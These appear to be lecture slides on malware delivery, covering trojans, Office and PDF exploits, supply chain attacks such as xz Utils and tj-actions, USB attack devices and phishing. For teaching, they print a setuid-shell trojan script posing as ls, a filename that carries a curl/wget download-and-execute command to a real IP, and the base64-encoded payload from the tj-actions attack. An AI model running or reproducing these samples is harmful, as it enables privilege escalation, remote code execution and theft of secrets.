2. Exploit kit runs in the browser (usually via a malicious ad containing JavaScript)
3. Tests the browser/plugins for known vulnerabilities
4. If a vulnerability is found, it delivers the appropriate exploit
5. Exploit downloads and installs malware

These enable drive-by downloads: visit website → automatically infected!

Trojan Horses

Trojan Horses

Program with two purposes

- Overt purpose: known to a user
- Covert purpose: unknown to a user

```
#!/bin/bash
cp /bin/sh /tmp/.xyz
chmod u+s,o+x /tmp/.xyz
rm /home/victim/bin/ls
ls $*
```

`/home/victim/bin/ls`

Name the script *ls*

Place it in someone's shell PATH to get them to execute it

You create a setuid shell to their ID

They think they just ran the real *ls* command

Super-simple example:

Overt purpose: the user feels like they're running a Linux *ls* program.

Covert purpose:
The program ends up copying the shell and making it *setuid* to the attacked user. Whenever the attacker runs `/tmp/.xyz`, they will create a shell that will run under the victim's ID

Trojan Horses: Actions

- **Add a backdoor – secret access that bypasses OS authentication**
  - Remote Access Trojan (RAT)
- **Steal information (exfiltrate data): passwords, files**
- **Spy on users: webcam, microphone, screen capture, keyloggers**
- **Download additional malware: act as a dropper or downloader**
- **Disable security software: deactivate antivirus or firewall protections**
- **Join a botnet: become a zombie**
  - Enable proxy services (allow your machine to help anonymize connections)
  - Run spam engines – enable the sending of spam
  - Run DDoS engines – be part of a botnet running a distributed denial-of-service (DDoS) attack
  - Mine cryptocurrency
- **How do you get people to install them? People install Trojans willingly**
  - Lure the user to think it's useful software – *hacker tools, anti-virus tools, cracked games*

AI plug-in for ComfyUI

Meet Robert McMillan, a mid-level manager at Disney

He downloaded software from GitHub – a plug-in that helped make an AI tool called *ComfyUI* easier to use

The software worked BUT…

it also had a malicious part

- Gave attackers access to his 1Password cache and other information on his PC
- Hackers stole his identity, logged into his work Slack account & downloaded data
- Dumped all of Robert's logins & passwords online
- Robert was fired

File-Based Infection

Classic Delivery method

- **File infector virus**
  - Malware attaches to executable files; activates when the user runs the program
  - Not common anymore with today's better OS protections & signed code
- **Infected installation packages**
  - Software downloaded from untrusted sources
  - Pirated software often comes bundled with malware – cracked games & apps
- **Any shared media/files (including file servers)**
  - Autorun feature (Windows disables it now)
  - Users may manually click on files

Infected flash drives

- **USB Drop Attack**
  - Attackers leave malicious USB devices for people to find and plug into their computers
- **Malicious software & links**
  - Curious users may click on installers, documents, photos
- **Data leakage**
  - They're easy to lose
  - Someone can find the drive and browse through the data

Document-Based Exploits

Macro Viruses (Classic)

Microsoft Office apps have a powerful macro language: Visual Basic for Applications (VBA)


- Features in the language make it easy to:
  - Get to network printers, network shares, special folders, user information
  - Execute scripts on remote systems
  - Have the richness of a full programming language

This made Office apps appealing targets for viruses

- Spread by ordinary business behavior of sharing documents
- Still used in phishing campaigns
- Example: `invoice.docm` attachment


Microsoft warns you now

- But users will click on *Enable Macros* if they believe the content is legitimate



Bypassing macro warnings

- **Attackers developed techniques to bypass malware protection (2017)**
  - Send an RTF file with a .docx extension, MS Word will open it
  - It will result in the PC downloading a file with malicious HTML application content
  - Does not work if Microsoft's Protected View feature is enabled
    - Opens Office documents with macros in read-only mode
- **Yet another (2018)**
  - Embedding a specially crafted settings file into an office document bypasses macro warnings
- **In 2022**
  - Microsoft announced that they will block macros from content downloaded from the Internet
  - CVE-2022-30190: attackers exploited MSDT, a Microsoft support tool used to allow code to run, even if macros were disabled or when the user simply opened a preview of the file



Common Office Exploits Today

- **Social engineering**
  - Convincing users that a file is trustworthy, and they should enable macros when prompted
  - URLs embedded in a document:
    - The file itself isn't malicious but points to a malicious URL
    - The URL can also be a link to a fake page (such as a Microsoft 365 login page) to steal credentials
- **Microsoft Equation Editor**
  - This exploits a stack buffer overflow vulnerability (CVE-2017-11882) from 2017
  - Many users run old versions of Office (why update when the old version works fine?)
  - No need for macros or for users to click anything
- **Microsoft Support Diagnostics Tool**
  - The Follina exploit uses a vulnerability (CVE-2022-30190) that doesn't require macros
  - Special URLs designed for Microsoft support diagnostics allow documents to execute remote code and launch PowerShell scripts

See https://www.fortinet.com/blog/threat-research/excel-document-delivers-malware-by-exploiting-cve-2017-11882
See https://thehackernews.com/2025/03/top-3-ms-office-exploits-hackers-use-in.html

Document-Based Exploits: PDF

- **Adobe PDF Exploits**
  - PDF is not just a page description format
  - Supports JavaScript, embedded files
    - Make network requests, run commands
    - Run port scans, connect to servers
  - Vulnerabilities may be present in readers
  - Many readers now have improved sandboxing to guard against escapes

    … but there are lots of vendors making them and lots of versions.

Malware in a filename

Disclosed August 21, 2025

A filename contains an embedded shell command

- Example (from the article):

```
ziliao2.pdf`{echo,(curl -fsSL -m180 http://47.98.194.60:443/slw||wget -
T180 -qhttp://47.98.194.60:443/slw)|sh  }_{base64,-d}_bash`
```

- A shell interprets text between ` chars as a command

Delivery

- Spam delivers a .rar archive with a malicious filename
- The command in the filename is executed when a script expands or evaluates it

  E.g., `for f in *`, `echo $f`, `printf`, …

  Anything that expands & processes filenames
- The command can trigger the execution of a downloader

In this example:
- `echo`: echoes the base64 payload
- `base64, -d`: decodes the payload
- `_bash`: pipes it to bash

See https://www.trellix.com/blogs/research/the-silent-fileless-threat-of-vshell/

Supply Chain Attacks

Compromise occurs before the software reaches end users

- **Why are supply chain attacks appealing?**
  - Users trust the software source
  - Bypasses traditional security
  - A single compromise affects many victims
- **Methods**
  - **Source code compromise**: modify the source repository
  - **Build system compromise**: the source is clean but binary is infected
  - **Update mechanism compromise**: push malicious "updates" to users
  - **Third-party library compromise**: all apps using it are affected

Supply Chain Attacks – High-Profile Examples

- **SolarWinds (2020) – IT management software**
  - Nation-state attackers compromised build system
  - Malicious code added to Orion software updates
  - 18,000+ organizations installed this, including U.S. govt agencies, and large corps
  - Discovered 9 months after initial compromise
- **CCleaner (2017) – popular PC cleaning utility compromised**
  - 2.3 million users downloaded an infected version
  - Installed backdoor on systems
- **NotPetya (2017) – compromised Ukrainian accounting software**
  - Software update delivered ransomware/wiper – spread globally - $10B in damages
- **XZ Utils (2024) – backdoor that almost made it into Linux distributions**
  - Popular compression package … but the attack was discovered before wide release

What we know about the xz Utils backdoor that almost infected the world

Malicious updates made to a ubiquitous tool were a few weeks away from going mainstream.

Dan Goodin • April 1, 2024

On Friday, a lone Microsoft developer rocked the world when he revealed a backdoor had been intentionally planted in xz Utils, an open source data compression utility available on almost all installations of Linux and other Unix-like operating systems. The person or people behind this project likely spent years on it. They were likely very close to seeing the backdoor update merged into Debian and Red Hat, the two biggest distributions of Linux, when an eagle-eyed software developer spotted something fishy.

"This might be the best executed supply chain attack we've seen described in the open, and it's a nightmare scenario: malicious, competent, authorized upstream in a widely used library," software and cryptography engineer Filippo Valsorda said of the effort, which came frightfully close to succeeding.

https://www.techspot.com/news/102456-linux-could-have-brought-down-backdoor-found-widely.html

https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/

Hackers poison source code from largest Discord bot platform

BLEEPINGCOMPUTER

Bill Toulas • March 25, 2024

The Top.gg Discord bot community with over 170,000 members has been impacted by a supply-chain attack aiming to infect developers with malware that steals sensitive information.

The threat actor has been using several tactics, techniques, and procedures (TTPs) over the years including hijacking GitHub accounts, distributing malicious Python packages, using a fake Python infrastructure, and social engineering.


One of the more recent victims of the attacker is Top.gg, a popular search-and-discovery platform for Discord servers, bots, and other social tools geared towards gaming, boosting engagement, and improving functionality.

Checkmarx researchers discovered the campaign and note that the main goal was most likely data theft and monetization through selling the stolen info.

According to the researchers, the attacker's activity started back in November 2022, when they first uploaded malicious packages on the Python Package Index (PyPI).

In the years that followed, more packages carrying malware were uploaded to PyPI. These resembled popular open-source tools with enticing descriptions that would make them more likely to rank well in search engine results.

https://www.bleepingcomputer.com/news/security/hackers-poison-source-code-from-largest-discord-bot-platform/



#1 Trusted Cybersecurity News Platform | Followed by 5.20+ million

The Hacker News

Subscribe – Get Latest News

Coinbase Initially Targeted in GitHub Actions Supply Chain Attack; 218 Repositories' CI/CD Secrets Exposed

Mar 23, 2025 Ravie Lakshmanan

```
async function updateFeatures(token) {
  const { stdout, stderr } = await exec.getExecOutput(
    'bash',
    [
      '-c',
      `echo
"aWYgW1sgIiRPU1RZUEUiID09ICJsaW51eC1nbnUiIF1dOyB0aGVuCiAgQjY0X0JMT0I9YGN1cmwgLXNTZiBodHRwc
vbnRlbnQuY29tL2Vkc29uY2VsaW8vZTA0ZjAyMzc0YTQwZDM0NmE0NWE3OGE5NGMxZWNjZTIvcmF3L2IyZjM3MTVm
lOWFjYzY3MDM0OGUvbGFlLWN2Z5SweS88IHN1ZG8gcHl0aG9uMyB8IHRyICIkICdcMCcgfCBncmVwIC1hb0UgJyJb
dKiIsImlzU2VjcmV0Ijp0cnVlXH0nIHwgc29ydCAtdSB8IGJhc2U2NCAtdyAwIHwgYmFzZTY0IC13IDBgCiAgZWNo
4aXQgMApmaQ==" | base64 -d > /tmp/run.sh && bash /tmp/run.sh`,
    ],
    {
      ignoreReturnCode: true,
      silent: true,
    }
  )
  core.info(stdout)
}
```

The supply chain attack involving the GitHub Action "tj-actions/changed-files" started as a highly-targeted attack against one of Coinbase's open-source projects, before evolving into something more widespread in scope.

"The payload was focused on exploiting the public CI/CD flow of one of their open source projects – agentkit, probably with the purpose of leveraging it for further compromises," Palo Alto Networks Unit 42 said in a report. "However, the attacker was not able to use Coinbase secrets or publish packages."

The incident came to light on March 14, 2025, when it was found that "tj-actions/changed-files" was compromised to inject code that leaked sensitive secrets from repositories that ran the workflow. It has been assigned the CVE identifier CVE-2025-30066 (CVSS score: 8.6).

March 2025: GitHub attack against one of Coinbase's open-source projects.

Compromised tj-actions/changed-files to inject code that would leak sensitive secrets from repositories that ran this CI/CD workflow.

Tens of thoussands of repositories depend on this GitHub action.

Physical Attack Vectors: USB

- **BadUSB**
  - Firmware of USB device is reprogrammed
  - Presents as a storage device AND a keyboard, network adapter, etc.
  - Can inject keystrokes, capture traffic
  - Cannot be detected by scanning files
- **USB Rubber Ducky:** $100 at shop.hak5.org
  - Looks like a USB device, acts as a keyboard
  - Types malicious commands at superhuman speed
  - Typical attack: <10 seconds while user is away from desk
  - Similar devices: Bash Bunny, USB Ninja Cable, O.MG Cable

USB Rubber Ducky In Action

1. Plugged into unlocked computer
2. Detected as keyboard
3. Opens command prompt (Win+R)
4. Enters command to download malware
5. Executes malware
6. Clears command history
7. Closes windows

Why it works

- Executes faster than human can react
- Looks like a legitimate keyboard to OS
- No "files" to scan (it's a HID device)
- User may not notice a brief screen flicker

USB Rubber Ducky for Exfiltration

Example of a side-channel attack (using indirect communications)

- **Steal data from a target by transmitting it through signals that tell a keyboard when to light up CapsLock or NumLock LEDs**
- **When a CapsLock, NumLock, or ScrollLock key is pressed on one keyboard, the LED is illuminated on all attached keyboards**
  - This can be used to encode data
  - Data is gathered from a target and encoded as "lock keystrokes"
  - The USB Rubber Ducky listens for these keystrokes and records the data stream
  - *At no time does the computer detect that it has a mass storage flash drive connected*

See *Keystroke Reflection*: https://shop.hak5.org/pages/keystroke-reflection?ref=thestack.technology

Bash Bunny: $200

Simultaneously mimic multiple trusted devices to trick targets into divulging sensitive information without triggering defenses. The Bash Bunny is truly the world's most advanced USB attack platform.

Compromise a locked machine, capture credentials, exfiltrate loot, plant backdoors...

The Human Element

Technical exploits are powerful but…

- **Consider**
  - Zero-day exploits cost $100k - $2M
  - Require significant technical skill
  - May not work on all targets
  - Eventually, patches close the window
- **Social engineering**
  - Costs nearly nothing
  - Requires less technical skill
  - Human vulnerabilities cannot be patched

- 90%+ of successful breaches involve phishing
- Most sophisticated attacks **start** with social engineering
- Technical exploits get used AFTER the initial compromise

The End